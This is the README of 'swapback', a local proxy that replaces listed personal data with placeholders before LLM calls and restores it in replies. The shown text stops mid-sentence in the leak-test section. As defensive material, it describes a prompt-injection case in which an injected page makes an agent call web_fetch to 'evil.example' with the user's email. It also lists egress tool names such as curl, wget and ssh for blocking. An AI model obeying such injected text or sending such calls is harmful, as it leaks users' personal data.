




A local proxy that swaps personal data for placeholders before an LLM call and restores it, byte-exact, in the reply.
Why
A hijacked tool call can't carry your real data off the machine. An agent reads a web page or an email with a
prompt injection in it, and the model is told to call web_fetch("https://evil.example/?q=<your email>") or
send_email(to=attacker, body=<your contacts>). With swapback in front of the model, the model only ever had
«EMAIL_1», and a network, shell or send-style tool call keeps the placeholder unless you put that tool on an allow
list. Tools you trust (your own calendar or send-as-me tool) get the real value back. From swapback demo:
5) tool calls: the model asks to fetch a URL and to send an email
   web_fetch  {"url": "https://lookup.example/?q=«EMAIL_1»"}        <- left as a placeholder: it never leaves
   send_email {"to": "jane.doe@example.com", "body": "Hi, about Friday"}   <- on the allow list: real value restored
Your list, no model needed, fails closed. You list the names, emails, phones, IDs and addresses that matter;
swapback swaps every written form of them (case, spacing, surname first, accent-free, phone groupings, JSON-escaped
\u00f8, HTML entities) for placeholders like «PERSON_1», forwards the request, and puts the original text back
into the answer, including streamed answers and tool-call arguments. It is deterministic: exact matching plus
patterns, three small dependencies, no NER model, no GPU. If a listed value is still readable after the swap, in any
spelling the model could decode, or anything goes wrong while scrubbing, the request is blocked, not sent.
- Measured, and you can re-run it.
swapback selftestsends made-up listed values through 7 request paths and prints the result. 0.4.2: 31/31 listed values caught, 0 of 630 forms leaked, 45/45 ordinary sentences untouched, 630/630 exact round trips. Unlisted values caught by the patterns alone: 6/8 (both unlisted names missed: there is no NER). An independent holdout with different made-up data: 44/44 listed caught, 0 of 868 leaked, 46/47 ordinary sentences untouched, 7/11 unlisted caught. See Leak test. - Byte-exact restore. The reply gets back the string as you wrote it: same case, same phone format, same spacing.
- Fails closed, loudly. A scrub error, an unreadable body, an empty known file or a known value still present after
the swap answers
503, with a message in the API's own error shape that says what was blocked and why, so the agent can show it, plus one log line on stderr. A known file that suddenly shrinks keeps the old values protected, logs a warning and turns/scrubber/healthto"status": "warning","ok": false. - Agent-neutral. Works with any client that lets you set a base URL: OpenAI Chat and Responses (Codex), Anthropic Messages (Claude Code), JSON and streaming (Tool calls, Framework recipes).
- Not a replacement for NER. Names you never listed go out as written. Use it alongside an NER tool if you need that (Use alongside other tools).
Quickstart (10 seconds, no API key)
Needs Python 3.11 or newer.
pip install swapback
swapback demo

swapback demo starts a built-in fake model that echoes what it receives, puts the proxy in front of it, and sends a
plain, a streamed and a tool-call request with made-up data. No config, no key, no network. Output (abridged):
1) your app sends
   Email Jane Q Doe at jane.doe@example.com or call (425) 555-0182 about Friday.
2) the model receives
   Email «PERSON_1» at «EMAIL_1» or call «PHONE_1» about Friday.
3) your app gets back
   You said: Email Jane Q Doe at jane.doe@example.com or call (425) 555-0182 about Friday.
...
5) tool calls: the model asks to fetch a URL and to send an email
   web_fetch  {"url": "https://lookup.example/?q=«EMAIL_1»"}
   send_email {"to": "jane.doe@example.com", "body": "Hi, about Friday"}
PASS: the model never saw the made-up name, email or phone, and every reply came back exact.
From a clone, examples/ has the same mock as a script (examples/mock_upstream.py, examples/quickstart.yaml,
examples/curl_demo.sh) if you want to run the two processes yourself.
Set it up for a real provider
swapback init          # writes swapback.yaml, known.yaml and private_terms.example.yaml (0600) from the shipped examples
                       # then EDIT known.yaml: your names, emails, phones (see Configuration)
cp private_terms.example.yaml private_terms.yaml    # optional: codenames and money figures
swapback init never overwrites a file unless you pass --force; from a clone, the same examples sit in the repo root.
In swapback.yaml:
upstream: https://api.openai.com      # a base URL WITHOUT /v1: the proxy appends the client's own path
known_file: known.yaml
private_terms_file: private_terms.yaml   # leave "" if you skipped the private terms file
Build known.yaml from your contacts
Names are only swapped if they are in your known file, so most of the value is in that list. Instead of typing it, build it from a contacts export:
swapback known init --vcf contacts.vcf                 # iPhone / macOS / Android export (vCard 2.1, 3.0, 4.0)
swapback known init --csv google_contacts.csv          # Google or Outlook CSV, or any name/email/phone columns
swapback known init --scan past_prompts.jsonl          # suggests names, emails, phones you have actually sent
- It reads full names, emails, phone numbers and street addresses, and merges them into
known_file(or--out) without duplicates:Jane Doeandjane doe, or425-555-0101and(425) 555-0101, count once. - The file is written with mode
0600. Comments in an existing file are not kept. - It prints counts only.
--showalso prints the values,--dry-runwrites nothing. - One-word contacts that are relations or common words (
Mom,Dentist,Will) are skipped: matching is case-insensitive, so they would swap ordinary words.--first-namesalso adds each contact's first name on its own, with the same skip list. --scanreads text or JSONL (any JSON strings in it) and writes candidates toknown.suggestions.yaml: emails and phones it finds, and capitalised two- or three-word names seen at least twice (--min-count). Suggestions are never used or merged on their own. Delete what is not personal, then merge withswapback known init --yaml known.suggestions.yaml.
Only Python's standard library and the existing dependencies are used; nothing is sent anywhere.
Edit or build known.yaml before you start the proxy. The example values are fake (check-config warns while they
are still there), and a configured known_file that is missing or empty blocks every request (503, fail-closed). Then:
swapback check-config     # counts per type, never values
swapback-proxy            # listens on 127.0.0.1:8787
Point your client at the proxy. It keeps its usual path; only the host changes:
from openai import OpenAI
client = OpenAI(base_url="http://127.0.0.1:8787/v1", api_key="sk-...")   # your key is forwarded as is
upstream is joined with the client's path, so upstream: https://api.openai.com/v1 would request /v1/v1/....
Other providers work the same way: upstream: https://openrouter.ai with client base URL
http://127.0.0.1:8787/api/v1; upstream: https://api.anthropic.com with an Anthropic SDK base URL of
http://127.0.0.1:8787.
Use with agents
Any agent that lets you set a provider base URL can sit behind the proxy. Tested end to end with
OpenClaw 2026.10.7: a fresh clone, the steps above and one provider block gave a
scrubbed chat in a few minutes; replies, streamed replies and tool calls came back with the real values. Since 0.3.0
OpenClaw's exec, web_fetch, web_search, browser and message tools keep placeholders by default
(see Tool calls).
// OpenClaw config (openclaw.json)
{
  models: { providers: { scrub: {
    baseUrl: "http://127.0.0.1:8787/v1",   // swapback
    apiKey: "${PROVIDER_API_KEY}",         // your provider key; the proxy forwards it unchanged
    api: "openai-completions",
    models: [{ id: "your-model", name: "your-model via swapback", reasoning: false, input: ["text"],
               cost: { input: 0, output: 0, cacheRead: 0, cacheWrite: 0 }, contextWindow: 128000, maxTokens: 4096 }],
  } } },
  agents: { defaults: { model: { primary: "scrub/your-model" } } },
}
api: "openai-completions" was tested against a live model. api: "anthropic-messages" works from 0.1.1, which
restores Anthropic Messages streams (before, streamed replies in that mode kept their placeholders): set baseUrl to
http://127.0.0.1:8787 (no /v1) and the proxy's upstream to an Anthropic-compatible endpoint. That mode was checked
end to end with OpenClaw against a mock Anthropic upstream, not yet against a live Claude model.
What a block looks like in an agent. When the proxy blocks a request (fail-closed), it answers 503 in the error
shape of the API the client called (OpenAI {"error": {...}}, Anthropic {"type": "error", ...}), with the header
X-Swapback-Blocked and a message written for a person: swapback blocked this request (fail-closed), so nothing was sent to the model: <reason>. Run swapback health for details. Agents that show the provider's error message show
this one, usually after retrying a few times. Some show only a generic error (in our 0.4.0 test, OpenClaw said it
couldn't connect to the AI service), so the proxy also prints one line per block on stderr
(swapback: blocked POST /v1/chat/completions: <reason>; never a value). To see more:
swapback health                          # mode, counters, last_error
tail -n 5 ~/.local/state/swapback/requests.jsonl   # one line per request: status, blocked, error, swap counts
The usual causes are a missing or broken known_file / private_terms_file, a non-JSON or compressed body on a model
endpoint, or a known value still present after the swap.
Check what the provider saw. requests.jsonl records counts and types, never the text. To prove the provider got
placeholders only, run swapback canary (set canary_model first): it sends a fake name and email through the
running proxy, checks the provider's raw answer (X-Scrubber-Raw: 1) for the fake values and checks the restored answer
for them. python examples/smoke.py runs the same check offline against the mock upstream.
How it works

- Swap. Every string in the JSON request body is scanned. Values from your known-values file are matched as whole
words, case-insensitively, in their common written variants (a phone number also matches
(425) 555-0182,425.555.0182,+14255550182, ...; a multi-word value also matches with its words joined by non-breaking or repeated spaces, tabs, zero-width characters,.,_,-or%20, soJane.Q.Doe,JANE Q DOEandJane%20Q%20Doeare the same person under one placeholder). Detectors then catch what you did not list:- phone numbers via
phonenumbers; - email, credit card (Luhn), IBAN, US SSN, IP address and profile URLs, from Microsoft Presidio's predefined recognizer patterns;
- API keys and tokens, from the gitleaks default rules;
- a few local rules: street addresses, keyword-anchored account numbers and dates of birth, order numbers, and
gap rules for emails written as
name [at] example [dot] orgor with a full-width@or hidden zero-width characters, and IPv6 addresses.
- phone numbers via
- Re-check. After the swap, every outgoing string is checked again for known values, with the same variant rules. If one is left, the request is blocked.
- Forward or block. Paths, headers (including
Authorization) and the model name pass through unchanged. Any error while scrubbing answers503with ascrubber_error, and nothing is forwarded. - Restore. Placeholders in the reply are swapped back to the original text: plain JSON responses anywhere in the
body, OpenAI-style
chat.completion.chunkSSE streams, OpenAI Responses API streams (output_text, refusal and reasoning deltas,function_call_argumentsandcustom_tool_call_inputdeltas, and the.doneandresponse.completedsnapshots) and Anthropic Messages streams (text_delta, andinput_json_deltafortool_use), delta by delta. A placeholder split across chunks is held back until complete. Values inside tool-call arguments are JSON-escaped. Each variant comes back exactly as it was written in the request.
Placeholders are stable: a local vault (vault.json, mode 0600) maps each value to the same placeholder across
requests, so multi-turn conversations stay coherent. A short system note asks the model to keep placeholders as written.
It is appended to your system prompt wherever the API keeps it: an OpenAI system or developer message (string or
content parts), Anthropic's top-level system (string or blocks) or the Responses API instructions. When the request
has no system prompt, one is added only if the request carries placeholders.
Every free-text field is scrubbed, including user, metadata and instructions. Only structural fields (model,
role, type, ids, tool_choice, response_format, stop, reasoning_effort, service_tier and function names)
are skipped, and those are still checked for known values before anything is sent.
Known names that are one segment of a filesystem path (/home/jane/notes.md) are left alone, so agents' file tools keep
working. URLs and domains are still scrubbed.
Tool calls
A tool call's arguments are executed by your client, not by the provider. If the proxy puts real values back into every tool call, a prompt-injected model can send them anywhere a tool can reach. For example, a web page tells the model to "fetch" this:
{"name": "web_fetch", "arguments": "{\"url\": \"https://evil.example/c?d=«EMAIL_1»\"}"}
With a plain restore, your client fetches https://evil.example/c?d=you@example.com. Since 0.3.0 that call keeps
«EMAIL_1», and the request log counts it as tool_kept (a number, never the value).
The default policy, per tool call:
- a name in
denykeeps placeholders; a name inallowgets real values (names are case-insensitive globs, e.g.mcp__github__*); - a name that looks like network or shell egress keeps placeholders. The name is split into words (
WebFetch→web fetch,exec_command→exec command) and matched againstegress_names:fetch,http,curl,wget,web,browse,request,url,navigate,download,upload,exec,shell,bash,sh,zsh,cmd,terminal,run,ssh,scp,rsync,git_push,push,email,mail,send,post,message,webhook,notify,publish(some match word prefixes, e.g.web*; seeswapback.example.yaml); - any other call keeps placeholders when one of its arguments is or contains a URL (
keep_if_url); - everything else, such as
read_fileorlookup_contactwithout a URL, gets the real values back.
This applies to plain JSON replies and to streams (OpenAI chat chunks and Anthropic tool_use). When the name alone
does not decide, a streamed call's arguments are held until the call is complete and then sent in one piece.
The trade-off: an egress tool that you want to receive real values, such as your own send_email, now gets
placeholders until you allow it. Allow only tools whose destination you control.
tool_restore:
  default: restore        # tools nothing else matches; `keep` = placeholders everywhere unless allowed
  keep_if_url: true
  allow: [send_email]     # always real values
  deny: [lookup_contact]  # never real values
  # egress_names: [...]   # replaces the built-in list
tool_restore: false restores every tool call, as 0.2 did.
Framework recipes
tool_restore is plain config; nothing in swapback knows any framework. These are starting points for common agents.
Tool names were checked against each project's own docs on 2026-11-09 unless marked unverified. "Kept by default"
means the built-in egress list already matches the name (swapback check-config shows the policy you end up with).
Generic, strict. Placeholders everywhere except the one or two tools that must address real people, ideally tools that ask you before they act:
tool_restore:
  default: keep
  allow: [send_email]          # your own tool names
OpenClaw (2026.10.7, from its tools index). Kept by default: exec, terminal, code_execution, web_fetch,
web_search, browser, message. Real values: read, write, edit, apply_patch, cron.
tool_restore:
  allow: [message]             # only if replies go to your own channels or you approve each send:
                               # `message` can address any channel, so allowing it lets it carry real values out
  deny: [process, x_search, nodes]   # process writes to running commands; x_search queries X; nodes reaches
                                     # paired devices. None of these match the built-in list.
Claude Code (from its tools reference). Kept by default: Bash, PowerShell, WebFetch, WebSearch,
SendMessage, PushNotification. Real values: Read, Write, Edit, NotebookEdit, Glob, Grep, so files on
your machine stay correct. Nothing to add for most setups; deny: [RemoteTrigger] if you use remote triggers.
Codex CLI (tool names unverified: taken from third-party write-ups, not from Codex's source). Kept by default:
exec_command, shell, web_search. write_stdin sends input to a running command and does not match the built-in
list:
tool_restore:
  deny: [write_stdin]
Configuration
Copy swapback.example.yaml to swapback.yaml, or point SWAPBACK_CONFIG at any file. Every key is optional
and has an environment override. Relative paths are relative to the config file. A minimal working setup is in
examples/.
| key | env | default | |
|---|---|---|---|
mode |
SWAPBACK_MODE |
on |
on swap + restore; watch count only, forward the original; off pass through |
listen |
SWAPBACK_LISTEN |
127.0.0.1:8787 |
loopback only unless allow_remote: true |
upstream |
SWAPBACK_UPSTREAM |
https://api.openai.com |
any OpenAI-compatible base URL (OpenRouter, LiteLLM, vLLM, llama.cpp, ...) |
known_file |
SWAPBACK_KNOWN_FILE |
none | your known values; configured but missing or empty means requests are blocked |
private_terms_file |
SWAPBACK_PRIVATE_TERMS |
none | codenames and figures that must not leave (below) |
state_dir |
SWAPBACK_STATE_DIR |
~/.local/state/swapback |
vault and request log |
alert_webhook |
SWAPBACK_ALERT_WEBHOOK |
none | POSTs {"text": ...} when a request is blocked or the canary fails |
canary_model |
SWAPBACK_CANARY_MODEL |
none | model used by swapback canary |
Renamed from pii-scrubber in 0.2.0: the old PII_SCRUBBER_* variables are still read when the SWAPBACK_* one is unset, but they are deprecated.
Also: tool_restore (see Tool calls), hooks (see Hooks), phone_regions, url_swap, patterns (turn single detectors
off, e.g. {IP: false}), common_names_title_case (default true), allow_empty_known, extra_secret_rules, log_requests, alert_min_interval_s, system_note.
Known values (known.example.yaml). The exact strings to swap, by type. The file is re-read whenever its content
changes (also a save by rename); no restart needed. Guard rails, so a broken file never silently protects nothing:
- A configured known file with no values blocks every request (set
allow_empty_known: trueif you mean it). - If a reload finds the file empty or less than half its previous size, the proxy keeps protecting the previous values
as well, prints a warning line on stderr, sends an alert and reports
"status": "warning","ok": falsein/scrubber/health. Restart the proxy to accept a smaller list. swapback check-configexits with code 2 when the known file has no values, so a script or CI step fails too.swapback check-config, the proxy's start line and/scrubber/healthwarn when the made-up example values fromswapback initare still in the file, and when a listed name is also an ordinary phrase (Will Hunt). Such names are matched only when every word is capitalised, so "I will hunt for the keys" is left alone;common_names_title_case: falsematches them in any case. Warnings name line numbers, never values.
A listed name also matches surname first (Doe, Jane Q) and without accents (Anais for Anaïs); a listed ID also
matches with its spaces and dashes removed (QQ123456C for QQ 12 34 56 C). Every variant shares the value's placeholder.
PERSON:
  - Jane Q Doe
EMAIL:
  - jdoe@corp.example
PHONE:
  - "425-555-0182"        # also matches (425) 555-0182, 425.555.0182, +14255550182, ...
Phones. A listed phone is matched as you wrote it and by its digits in any grouping, with or without a country
code or leading 0 (98765 43210 also matches +91 9876543210). The common US formats are added only for numbers
that are actually US. phone_regions (default [US]) is a different setting: it tells the pattern detector which
countries' numbers to find when they are not listed and written without a + country code. Add yours, e.g.
phone_regions: [US, IN, AU].
Private terms (private_terms.example.yaml). Things that are not PII but must not leave: phrases or regexes become
«PRIVATE_TERM_n», and money amounts are matched in every written form ($2.47B, 2.47 billion, $2,470M) as
«PRIVATE_FIGURE_n».
terms:
  - Project Bluebird
  - {regex: "11[\\s-]*FTEs?"}
figures:
  - 2470000000
CLI. swapback check-config (counts per type, never values), swapback stats, swapback health,
swapback scrub-file request.json, and swapback canary, which sends a fake name and email through the running
proxy and checks that the provider saw only placeholders and the client got the values back. GET /scrubber/health on
the proxy returns counters. Every command takes --help and --version; swapback-proxy --help lists the settings it reads and exits without starting.
Hooks
Swapback can call your own Python code at a few points of each request, for things that belong next to the privacy
filter but are not part of it: a spend cap, a fallback to a local model when the provider is down or over quota,
usage accounting, an extra health endpoint. Name a module (or a .py file, relative to the config file) in
swapback.yaml; every function in it is optional:
hooks:
  module: spend_cap.py        # or an importable module name; entry_point: <name> reads the swapback.hooks group
  options: {daily_usd: 5}     # handed to setup()
| function | when | may return |
|---|---|---|
setup(options, cfg) |
once, at start | |
before_forward(req, ctx) |
before each request goes upstream | None, a new route {"url", "body", "headers", "timeout_s"}, or {"respond": {"status", "json"}} to answer without calling anyone |
on_upstream_response(resp, ctx) |
the upstream answered >= 400 or was unreachable (resp.status is None) |
None, or a route to try once instead |
on_usage(obj, ctx) |
each JSON reply and each SSE event, as the provider sent it | |
on_complete(result, ctx) |
once per request, after the reply (status, response headers, rerouted) |
|
extra_routes() |
at start | {"/path": fn}: extra GET endpoints, fn() returns JSON or (status, json) |
alert(text) |
instead of alert_webhook |
req has method, path, headers (the outgoing headers; edit it in place, for example to drop a header only your
hook reads), body (parsed JSON, read-only: return {"body": ...} to change it) and api (chat, anthropic,
responses). ctx is one dict per request shared by all calls; anything you put in ctx["log"] is written to
requests.jsonl under hook (keep it to counts and short words).
Hooks never see real values. In mode: on they get the request after scrubbing and the replies before restore,
so «EMAIL_1», not the address. A rerouted or locally answered reply is restored like any other. In watch and
off nothing is scrubbed, so a hook sees what is forwarded.
Failure policy. An exception in setup stops the proxy from starting. An exception in before_forward or
on_upstream_response fails closed: 503, nothing forwarded, an alert, like a scrub error. on_usage, on_complete
and alert run after the reply has started, so their exceptions are only counted (hook_errors in
/scrubber/health). A changed hooks section needs a restart.
A daily spend cap that falls back to a local llama.cpp server once the cap is reached:
# spend_cap.py
import datetime
SPENT, OPT = {}, {}
PRICE = {"prompt_tokens": 3e-6, "completion_tokens": 15e-6}      # USD per token, your provider's prices

def setup(options, cfg):
    OPT.update(options)

def _today():
    return datetime.date.today().isoformat()

def before_forward(req, ctx):
    if SPENT.get(_today(), 0) >= OPT["daily_usd"] and req.api == "chat":
        ctx["log"]["capped"] = 1
        return {"url": "http://127.0.0.1:8080/v1/chat/completions", "body": dict(req.body, model="local")}

def on_upstream_response(resp, ctx):                  # provider down or over quota: same request, local model
    if resp.status is None or resp.status in (429, 503):
        return {"url": "http://127.0.0.1:8080/v1/chat/completions", "body": dict(ctx["request"].body, model="local")}

def on_usage(obj, ctx):
    u = obj.get("usage") if isinstance(obj, dict) else None
    if u:
        SPENT[_today()] = SPENT.get(_today(), 0) + sum(u.get(k, 0) * p for k, p in PRICE.items())

def extra_routes():
    return {"/spend": lambda: {"today_usd": round(SPENT.get(_today(), 0), 4), "cap_usd": OPT["daily_usd"]}}
swapback check-config lists the hook functions it found.
Use alongside LiteLLM or an NER tool
swapback does one narrow thing: the values you listed never reach the provider in any spelling, tool calls that could send data out keep placeholders, and anything it can't check is blocked. It does not try to find names you never listed. It stacks with tools that do:
- Behind LiteLLM (or any gateway). Point your app at swapback and set swapback's
upstreamto your LiteLLM proxy (upstream: http://127.0.0.1:4000). LiteLLM keeps doing routing, keys, budgets and its Presidio guardrail for unlisted names; swapback adds the listed-value guarantee, the tool-call egress policy and fail-closed behaviour before anything reaches the gateway. - With an NER proxy (PasteGuard, Kiji, Maskit, Veil's NER). Chain them: app → swapback → NER proxy → provider. swapback swaps your listed values first, so the NER pass only has to deal with what's left, and a missed listed value blocks instead of depending on a model's recall. Put swapback first so the restore of exact values happens last on the way back.
- With Presidio in your own code. Use Presidio to find candidate names in your data, then add the ones you care
about to
known.yaml(swapback known initmerges a contacts export;--scansuggests more from your own files).
Comparison
Other open-source projects do the same job. This table reflects each project's own README and docs as read on 2026-11-09; "unclear" means we could not confirm it there. Corrections are welcome.
| swapback | PasteGuard | Maskit | Veil | piighost | Kiji Privacy Proxy | |
|---|---|---|---|---|---|---|
| License | MIT | Apache-2.0 | AGPL-3.0 | Apache-2.0 | MIT | Apache-2.0 |
| Stack | Python 3.11+, 3 deps, stdlib HTTP server | TypeScript on Bun + GLiNER detector service; Docker | Python engine + desktop app; Docker | Python 3.11+ (PyPI, Homebrew) | Python library (PyPI); HTTP proxy in a separate repo, piighost-api | Go server + Electron desktop app; Docker, systemd |
| Needs an ML model | No | Yes: GLiNER for names and places (docs) | Ships a local ONNX NER model | Optional: 46 MB ONNX NER | Optional: pluggable regex, NER or LLM detectors; exact-match needs none | Yes: local ONNX model, 26 PII types |
| Your own list of values | Yes, typed, reloaded live | Yes: denylist patterns (docs) |
Yes: custom words and regexes | Yes: seeded from your data sources | Yes: ExactMatchDetector |
Custom regex rules |
| Stand-ins | Typed placeholders («EMAIL_1») |
Placeholders | Unclear | Pseudonyms | Typed placeholders (<<EMAIL:1>>) |
Realistic dummy values |
| Restores values in replies | Yes, byte-exact as written | Yes ("supported placeholders") | Yes | Yes | Yes | Yes |
| Streaming restore | OpenAI Chat and Responses, Anthropic Messages SSE | Yes | Yes (SSE) | Unclear per API | Unclear | Unclear |
| Tool-call arguments | Real values for local tools; placeholders kept for web, shell and send-style tools and any call with a URL, by default; tool_restore allow/deny lists |
Unclear | Unclear | Per-tool policy: unknown and network tools get pseudonyms | Restored for tools (LangChain middleware); per-tool policy unclear | Unclear |
| On a scrub error | Fails closed (503) + egress re-check |
Unclear | Unclear; documents a passthrough that forwards plaintext when masking is off or the app exits | Fails closed (502) + second guard |
Unclear | Unclear |
Tool-call egress policy (a prompt-injected web_fetch/send_email can't carry real values out) |
Yes, default on; streamed tool arguments held until the call is complete | Unclear | Unclear | Yes (per-tool policy) | Unclear | Unclear |
| OpenAI Responses API streams restored | Yes (/v1/responses, Codex) |
Unclear | Unclear | Unclear | Unclear | Unclear |
| Fails closed on an empty or shrunk list, or a listed value left after the swap | Yes: blocks (empty), keeps old values + warns (shrunk), egress re-check on decoded text (\uXXXX, entities, %XX) |
Unclear | Unclear | Fails closed on errors; list guard unclear | Unclear | Unclear |
| Public, re-runnable leak test | swapback selftest (7 paths, numbers above) |
No | No | No | No | No |
| APIs | OpenAI Chat and Responses, Anthropic Messages (JSON and streaming) | OpenAI Chat + Responses, Anthropic, Codex | OpenAI, DeepSeek, Anthropic | Anthropic Messages, OpenAI Chat + Responses, Bedrock, Vertex, more | OpenAI and Anthropic connectors; LangChain, Pydantic AI, LlamaIndex, Claude Code integrations | OpenAI; Anthropic named in its diagram |
| Beyond text | No; hooks for spend caps and local fallback | Browser extension, dashboard, route-to-local-LLM mode | Image/PDF OCR redaction, browser extension, dashboard | Encrypted vault, DB seeding, shell-safe escaping, MCP DB tool | Agent-framework middleware, chat UI example | Desktop UI, Chrome extension |
Where swapback fits: you want something small you can read in an afternoon, that never needs a model, restores the exact original text where your tools need it, keeps placeholders where a tool could send it out, and blocks rather than leaks. Where others are stronger: names you never listed (PasteGuard, Maskit and Kiji, and the optional NER in Veil and piighost), more APIs and streaming formats (all three), images and documents (Maskit), coding-agent hardening such as escaping restored values for shells (Veil), framework middleware (piighost) and a desktop app (Kiji).
Limits
What it doesn't catch yet
Checked against 0.3.0 with nothing listed in known.yaml:
- Names you haven't listed. There is no NER model, so "Priya Raman" in free text goes out as written.
- Dates of birth, unless right after an English label.
Date of birth: 14/03/1987,DOB 1987-03-14andborn on March 14, 1987are caught.Birthdate,DOB = …,born 21 March 1981, other languages and unlabelled dates are not. - National IDs other than the US SSN. UK National Insurance, Canadian SIN, Indian Aadhaar and PAN, passport and driving licence numbers pass through.
- Most addresses outside the US street format. A "number, street name, suffix" line is caught (
10 Downing Street); postcodes, cities, PO boxes and formats likeCalle Mayor 5or12 rue de Rivoliare not. - Free-form secrets and other identifiers. Passwords, recovery codes, medical record numbers and coordinates are missed unless a rule covers them.
- Other streaming formats. Legacy chat
function_calldeltas (the pre-tools format), Gemini's native API and other provider-specific streams pass through with their placeholders. OpenAI chat, OpenAI Responses and Anthropic Messages streams are restored.
Listing a value in known.yaml or private_terms.yaml covers any of these. The details:
- No NER. It swaps what you list and what the patterns match. A name you never listed, written in free text, goes out as written. Keep the known-values file current.
- Pattern coverage is what the rules cover. Phone numbers, emails, cards (Luhn), IBANs, US SSNs, IPs, profile URLs, common API keys and a few local rules. National IDs other than the US SSN, free-form addresses, dates of birth in most label forms and many other formats are not detected unless you list them. See the measured score below.
- Whole words, case-insensitive.
Janedoes not matchJanet. Separator and case variants of a listed multi-word value are caught (see How it works), and so are its JSON-escaped (S\u00f8ren), HTML-entity and%XXspellings; nicknames, misspellings and other spellings need their own entries. Commas and newlines also separate the parts of a listed address, so the same address written over two lines is caught. - Names that are ordinary words. A listed name made only of common words ("Will Hunt", "Rose Marsh") is swapped
only when every word is capitalised, so "I will hunt for the keys" is left alone; a lower-case "will hunt" that
really is the person is then not swapped.
check-configlists these names. Setcommon_names_title_case: falseto match them in any case (and accept the false positives). - Variants and restore. All written variants of one listed value share one placeholder. A reply gets back the forms
written in the same request, in order of occurrence; a reply with more mentions than the request reuses the last one.
With no request context (
restore_texton its own, the CLI) the spelling from your known file comes back. - Streaming. OpenAI
chat.completion.chunk, OpenAI Responses API (/v1/responses, as used by Codex) and Anthropic Messages streams are restored. Anthropicthinkingdeltas are left as sent, since they are signed. Other streams pass through with placeholders left in. When a held-back piece is sent as an extra Responses delta, latersequence_numbers are shifted so they stay unique and increasing. Non-streaming JSON replies of any shape are restored. The restore holds back at most one partial placeholder (up to 24 characters) per stream, so chunks can arrive slightly regrouped; the text is unchanged. - JSON bodies only. Multipart uploads and binary bodies pass through untouched;
data:URLs (images) are not scanned. Token-id inputs to embeddings and completions are blocked, since they cannot be checked. - The tool policy is a heuristic. It reads tool names and looks for URLs. A tool with a harmless name that still
sends data out (say
notes_syncposting to a server) gets real values unless youdenyit or setdefault: keep. A value can also leave through a tool that writes a file which something else uploads later. - The model sees placeholders. Answers that depend on the real value (spell this name, count the digits) will be wrong or vague.
- One vault, one machine. Placeholders are stable across all conversations on one machine. It is a single-process tool meant to run next to the client on loopback.
Leak test (swapback selftest)
swapback selftest # or: swapback selftest --json
It needs no config, key or network. A recording fake model and the proxy start on loopback ports with a fixed list of
made-up values shipped in the package: 13 names (5 with accents, 4 that are also ordinary phrases), 4 emails, 7 phones
(US, India, UK, Australia, Germany, France), 4 IDs and 3 addresses. Each value is sent in 2–5 written forms (as
written, upper case, surname first, accent-free, other phone groupings, compact IDs, two-line addresses) through 7
paths: OpenAI chat, chat streamed, chat with the value in tool-call arguments and a json.dumps tool result,
Anthropic streamed, Anthropic tool_use/tool_result, Responses streamed and Responses
function_call/function_call_output. The fake model echoes the user text, so the round trip is checked too. The
